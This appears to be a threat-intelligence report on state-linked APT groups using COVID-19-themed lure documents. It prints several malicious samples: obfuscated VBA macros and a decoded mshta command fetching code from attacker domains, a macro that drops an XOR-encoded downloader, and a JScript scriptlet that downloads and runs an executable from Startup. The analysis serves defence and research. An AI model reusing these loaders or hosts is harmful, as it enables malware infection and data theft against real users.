
The APT group then drops its custom backdoor "Pterodo" that is capable of downloading other malware variants and collecting sensitive information[3].

Malicious Macros

Embedding malicious macros is the most popular method of infection used by APTs. In this attack vector, a macro is embedded in the lure document that will be activated upon its opening. In the following sections, we look at APTs using this method in their COVID-19 lure.

Kimsuky

In the previous section, we mentioned that Kimsuky is using template injection to infect Mac users. We also observed this actor using COVID-19-themed malicious macros to target Windows users mostly in South Korea[4]. (Figure 11):




코로나바이러스감염증-19 대책 회의

2020.2.24 기획협력부

1. **부산지역 현황** (2월 24일 09시)
   - 부산지역 확진자: 16명 (전국: 602명)
   - 부산시 공공문화체육시설 휴관: 2.23(일) ~ 별도 안내 시 까지
   - 기장군의 소재 공공시설 휴관(도서관, 경로당, 복지회관, 청소년 수련관 등)

Figure 11: Malicious document targeting Windows users

The malicious macro is obfuscated, as shown in Figure 12:



```
Const wwfxmpquap = 0
Private Function uvwycgyhqtmt(ByVal zjkvoxjeyiqc As String) As String
Dim tkwzqharcnkh As Long
For tkwzqharcnkh = 1 To Len(zjkvoxjeyiqc) Step 2
uvwycgyhqtmt = uvwycgyhqtmt & Chr$(Val("&H" & Mid$(zjkvoxjeyiqc, tkwzqharcnkh, 2)))
Next tkwzqharcnkh
End Function
Sub psjmjmntntn(kmsghjrsxteynvkbz As String)
With CreateObject(uvwycgyhqtmt("5753637269") & uvwycgyhqtmt("70742e5368656c6c"))
.Run kmsghjrsxteynvkbz, wwfxmpquap, True
End With
End Sub
Sub AutoOpen()
With ActiveDocument.Background.Fill
.ForeColor.RGB = RGB(255, 255, 255)
.Visible = msoTrue
.Solid
End With
Selection.WholeStory
Content = uvwycgyhqtmt("6d7368746120687474703a2f2f766e6578742e6d697265") & uvwycgyhqtmt(
"656e652e636f6d2f7468656d652f62617369632f736b696e2f6d656d6265722f62617369632f75706c6f61642f7365617263682e687461202f66")
Selection.Font.Hidden = False
psjmjmntntn (Content)
Selection.Collapse
ActiveDocument.Save
End Sub
```

Figure 12: Malicious obfuscated macro

After de-obfuscating the script, we can see the value stored in the content variable as:

```
"C:\Windows\System32\mshta.exe" http://vnext.mireene.com/theme/basic/skin/member/basic/upload/search.hta /f
```


This uses “mshta” to execute a malicious search.hta file from its server. The content variable is then executed by Wscript. The “Search.hta” contains a script that downloads another script. The downloaded script is spyware that collects sensitive information, such as IP addresses, usernames, list of processes, RDP information, and Outlook information and sends it back to the server.

Konni (APT37)

Konni is a North Korean APT that has been active since 2012 and is known to target South Korean organizations in the chemicals, electronics, manufacturing, aerospace, automotive, and healthcare industries. In 2017, the group expanded its operations, targeting organizations in several other countries, such as the US, Japan, Vietnam, Russia, Nepal, China, India, Romania, Kuwait, and countries in the Middle East. Recently, researchers found several communalities between this APT and Kimsuky, showing there is a close tie between these two groups[5].

Konni is known to use spear phishing emails, strategic web compromises, and torrent file-sharing sites to compromise its victims. In mid-March, they began sending spear phishes with COVID-19 warnings, ironically advising readers to watch out for North Korean cybercrime spikes related to the spread of the virus.

Figure 13 shows the lure document, named “Keep an eye on North Korean cyber.doc”:



Keep an eye on North Korean cyber-crime as the Covid-19 spreads

The Covid-19 outbreak continues to cause tumult in the global economy, with countries like South Korea and Italy reporting a rapid increase in diagnoses and many companies requesting that employees work from home to keep the virus from spreading.

In North Korea's case, it has had its Chinese borders closed for over a month, long before the rest of the world began to react to the virus. Even if it were, as its state media claims, coronavirus-free, how long could their economy sustain total global isolation? By sealing their border with their largest economic partner, North Korea has effectively placed itself at the mercy of UN sanctions.


Kim Jong-un knows that his country cannot last like this for very long, and with so much of his power stemming from the support of Pyongyang's elite, we must prepare ourselves for their reaction. Learning from the DPRK's past behavior, national security leaders should be less concerned about military action and focus their attention on shoring up their cyber defenses.

Jonathan Corrado, policy director for the Korea Society, noted in a recent article the extreme lengths North Korea has gone to prevent the spread of coronavirus in the country. These border closures, although necessary to reduce the chance of viral contagion, will have a lasting impact on their

Figure 13: Lure document

The embedded macro in this document includes an encrypted executable code that is XOR decoded and stored in the “C\Users\UserName\” directory (Figure 14). The dropped executable is a downloader for their popular Konni Remote Access Trojan (RAT) downloaded from[6]:

http://phpview[.]mygamesonline[.]org/3.dat



```
Private Sub Document_Open()
    Dim n As Long
    Dim cLine As String
    Dim path As String
    path = save2file()
    cLine = "cmd /c cd /d %USERPROFILE% && ren up.txt up.exe && up http://phpview.mygamesonline.org"
    n = Shell(cLine, vbHide)
    ActiveDocument.Content.Font.ColorIndex = wdBlack
End Sub
Function save2file() As String
    Dim nIndex As Long
    Dim path As String
    Dim vbuffer As String
    Dim output() As String
    path = Environ("USERPROFILE")
    path = path & "\up.txt"
    vbuffer = "B2&A5&6F&FF&FC&FF&FF&FF&FB&FF&FF&FF&00&00&FF&FF&47&FF&FF&FF&FF&FF&FF&FF&BF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&
    vbuffer = vbuffer + "FF&FF&F9&FF&FF&FF&FF&FF&FF&FF&FF&4F&FF&FF&FF&EF&FF&FF&FF&FF&FF&FF&FD&FF&BF&7A&FF&FF&EF&FF&FF&EF&FF&
    vbuffer = vbuffer + "FF&FF&3F&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&
    vbuffer = vbuffer + "FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&
    vbuffer = vbuffer + "CC&3F&E3&C1&D8&40&6C&43&CB&D9&C7&CB&B7&C9&F3&06&63&83&B1&A3&C9&FF&8F&CC&47&CD&8D&0D&C6&73&CC&4B&67&
    vbuffer = vbuffer + "DB&AB&86&AF&76&8B&DB&5A&04&12&44&DF&FC&E3&72&B0&8C&38&EE&BB&8C&FF&86&FF&F8&B7&23&18&30&60&8B&B3&9A&
    vbuffer = vbuffer + "63&DB&1F&44&38&CA&46&44&11&9C&1B&19&EF&EB&DF&FC&D7&46&C3&F2&79&7A&08&20&44&A3&77&E7&72&BF&FE&B6&8A&
    vbuffer = vbuffer + "A9&65&C4&DA&FF&8B&C7&57&D9&BB&4E&18&04&95&63&12&A7&FB&A3&9F&AA&ED&B2&E2&F4&EC&27&00&E3&B2&AF&D6&27&
    vbuffer = vbuffer + "0B&C1&DF&09&4F&99&84&D5&F6&1B&FB&A5&CB&A9&DE&4C&9C&BC&9F&5B&81&AF&AC&AF&34&82&C1&4F&AF&E4&37&74&72&
    vbuffer = vbuffer + "42&CF&52&48&44&22&7C&BB&74&F8&55&BF&D7&0E&DA&EF&FB&BD&4D&CA&93&8B&61&7F&15&2F&A3&D7&A9&0F&21&D0&26&
    vbuffer = vbuffer + "42&D9&11&BD&CD&47&D6&0D&09&D0&21&3C&88&FA&47&DC&32&17&DC&8B&B9&FB&F9&8B&DF&4D&F8&44&2B&FD&AE&87&00&
    vbuffer = vbuffer + "2F&C6&2F&39&25&5E&E2&65&E8&B4&C5&D8&CF&BF&8F&93&43&AC&3F&32&3D&0F&A2&BD&71&4B&80&DF&F9&84&EB&F3&29&
    vbuffer = vbuffer + "FC&FA&FE&F7&7F&C5&F5&93&B3&4D&89&0B&9F&BD&7C&8C&B9&95&CC&C8&E6&3B&FF&D9&A9&90&8B&FA&F4&33&89&EC&50&
    vbuffer = vbuffer + "3C&99&EA&22&80&CE&4F&3B&E0&86&CC&5F&FE&8D&A0&5B&DB&00&20&3E&48&F7&65&3E&1F&F7&F4&E7&91&25&0D&F0&8F&
    vbuffer = vbuffer + "A4&87&53&E1&E6&A6&97&F6&86&3F&F5&01&A6&0B&12&B9&5F&69&38&DB&21&95&E8&D0&D5&11&21&42&2E&FD&FA&46&A6&
    vbuffer = vbuffer + "94&51&D3&D4&7E&81&7E&82&0B&B8&9A&91&8A&8A&49&80&06&48&A0&F7&03&96&91&9A&B6&8A&A9&07&91&8B&9A&93&8A&
    vbuffer = vbuffer + "C5&F0&26&F3&FA&80&E0&F2&1F&3D&24&18&16&C1&B8&EF&F1&32&13&90&DF&9F&CF&A4&06&89&24&82&48&C9&F3&20&E6&
    vbuffer = vbuffer + "5E&F4&02&79&7B&1F&7D&EE&5C&EE&F1&7C&0F&09&9E&D4&72&8B&CE&98&83&C6&03&7B&DB&34&4E&12&DA&F2&02&1C&03&
    vbuffer = vbuffer + "90&9F&04&D3&2B&C9&6C&08&DC&10&6F&8D&D5&59&68&E5&F5&38&6D&8B&01&E9&76&E8&02&1C&12&F2&B3&04&73&0C&74&
    vbuffer = vbuffer + "D4&2C&AD&74&2C&35&E8&B5&F2&22&4D&A9&B3&CE&B8&A5&9C&E0&CA&B5&BE&26&BD&FF&FF&99&8A&D0&FF&E0&81&91&7A&
    vbuffer = vbuffer + "8C&BA&87&8F&9E&1D&13&4C&12&09&BA&91&89&96&91&91&92&4B&8B&E2&8C&A0&AA&6C&CF&84&24&DC&B1&90&0F&9D&08&
    vbuffer = vbuffer + "18&41&A7&C5&B8&AE&8F&C0&E6&70&8A&F2&41&7E&9C&FF&84&E4&A0&CA&14&45&44&32&0C&42&C8&FA&C6&FF&D2&FC&BE&
    vbuffer = vbuffer + "CC&C6&D6&B3&3E&73&7B&C4&02&2C&B2&37&26&35&C6&C8&CD&DA&F0&F0&29&2F&0C&BA&30&AF&7C&9C&92&9B&B8&9A&B4&
    vbuffer = vbuffer + "CF&60&BA&01&BB&9C&9E&8B&4C&A9&D7&87&EB&B7&FD&AC&DD&8F&36&E1&EF&EE&7A&DE&11&9C&20&7F&95&BA&87&9A&9C&
    vbuffer = vbuffer + "E3&67&CC&AB&A9&C9&03&CB&22&44&F5&BC&AC&8F&91&E2&D7&5B&88&8C&8F&96&45&9A&C8&AD&8B&99&BE&F5&E1&CC&4F&
    vbuffer = vbuffer + "F6&EF&F1&E6&F6&E0&F4&F5&ED&F5&DD&F4&83&F2&F1&F8&F2&F6&F6&CC&D7&F1&0F&53&FE&E1&E6&F8&F7&FA&FB&88&10&
    vbuffer = vbuffer + "B8&FE&24&8A&F8&74&E1&7C&11&03&EE&24&8D&12&47&FE&FF&FF&FF&FE&24&8A&F8&74&E1&7C&11&03&EE&24&EE&3F&FE&
    vbuffer = vbuffer + "3C&FB&14&1E&00&69&6F&6D&FF&FF&7C&38&FB&72&A1&03&CE&3F&75&F8&B8&F6&3F&8B&DD&C3&10&88&EE&FE&3C&74&FC&
    vbuffer = vbuffer + "FF&B7&FF&FF&FF&A3&5F&FF&FF&82&FE&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&9F&9F&FF&FF&C3&C0&87&92&93&DF&89&9A&
    vbuffer = vbuffer + "93&C2&D8&9E&8C&B6&91&89&90&94&9A&8D&D8&DF&8A&96&BE&9C&9C&9A&8C&8C&C2&D8&99&9E&93&8C&9A&D8&DF&D0&C1&
    vbuffer = vbuffer + "5C&FF&FF&FF&FF&FF&FF&8D&5C&FF&FF&FF&FF&FF&FF&73&5C&FF&FF&FF&FF&FF&FF&65&5C&FF&FF&FF&FF&FF&FF&53&5C&
    vbuffer = vbuffer + "88&8C&8F&8D&96&91&8B&99&BE&FF&FF&FF&A9&9A&8D&AE&8A&9A&8D&86&A9&9E&93&8A&9A&A8&FF&FF&FF&6F&FF&FF&F3&

    output = Split(vbuffer, "&")
    Open path For Binary As #1
    For nIndex = LBound(output) To UBound(output)
        Put #1, , CByte(("&H" & output(nIndex)) Xor &HFF)
    Next nIndex
    Close #1

    save2file = path
End Function
```

Figure 14: Embedded macro


APT36

APT36 is another threat group that has employed macro-embedded COVID-19 themes in their recent campaigns. The group is believed to be Pakistani state-sponsored, mainly targeting the defense, embassies, and government of India.[7] Their coronavirus attacks began on March 12 and included phishing emails with attached malicious documents, which dropped Crimson RAT payloads on victim machines.

Patchwork

Patchwork, also known as Dropping Elephant, Chinastrats, APT-C-09, and Quilted Tiger, is an Indian threat actor that has been active since 2013. The primary targets of this APT are organizations related to diplomatic and government agencies in China, Japan, the Middle East, the UK, the US, Bangladesh, Sri Lanka, and Pakistan. Patchwork mainly uses spear phishing methods to gain access to victims' machines.

In early February, Patchwork began sending phishing emails with a COVID-19 theme, using malicious Excel documents to target Chinese organizations (Figure 15).



中华人民共和国国家卫生健康委员会

National Health Commission of the People's Republic of China

这是一个受保护的文档，点击“启用内容”以填写详细信息


武汉旅行信息收集申请表

请填写不适用并发送（如果需要）：

人信息		你遇到的人的细节	
姓名	当前位置	姓名	当前位置


Figure 15: Lure document

The embedded macro (Figure 17) is simple: It downloads a script from the URL embedded as a formula in column "X", row "100". (Figure 16).


fc7c04af29790f0e7240770dcea60ac8fbeb51e2827ae284481845d7bd8bc978.xls - Excel
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Tell me what you want to do...
Sign in
Share
Sheet1
Ready

```
X100    http://45.153.184.67/window.sct
```

Figure 16: Url embedded in the cell




```
Private Declare PtrSafe Function DllInstall Lib "scrobj.dll"  (ByVal bInstall As Boolean, ByRef pszCmdLine As Any) As Long

Sub xxxxxxxxxxxx()
    DllInstall False, ByVal StrPtr(Sheet1.Range("X100").Value)
End Sub

Sub BBBBBBBBBBBBBBBBB()
    Sheet1.Unprotect "nhc_gover"
    xxxxxxxxxxxx
End Sub
Sub Workbook_Open()
    BBBBBBBBBBBBBBBBB
End Sub
```

Figure 17: Macro

The downloaded Scriptlet "window.scr" (Figure 18) is responsible for dropping and executing another payload, which is a custom backdoor developed by the actor.



```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
    <script language="JScript">
var e=new ActiveXObject("WScript.Shell");function decode(e){var t=new ActiveXObject("Microsoft.XMLDOM");var a=new ActiveXObject("ADODB.Stream");el=t.createElement("tmp");
el.dataType="bin.Base64";el.text=e;a.Type=1;a.Open();a.Write(el.nodeTypedValue);a.Position=0;a.Type=2;a.CharSet="utf-8";var e=a.ReadText();a.Close();return e}function
downloadFile(e,t){var a=new ActiveXObject("Microsoft.XMLHTTP");var o=new ActiveXObject("Adodb.Stream");a.Open("GET",e,false);a.Send();o.type=1;o.mode=3;o.open();o.write(
a.responseBody);o.SaveToFile(t,2);o.close()}var t=e.SpecialFolders("Startup")+decode("XHRlbXAuZXhl");downloadFile("http://45.153.184.67/window.jpeg",t);e.run('"'+t+'"');
  </script>
</registration>
</scriptlet>
```

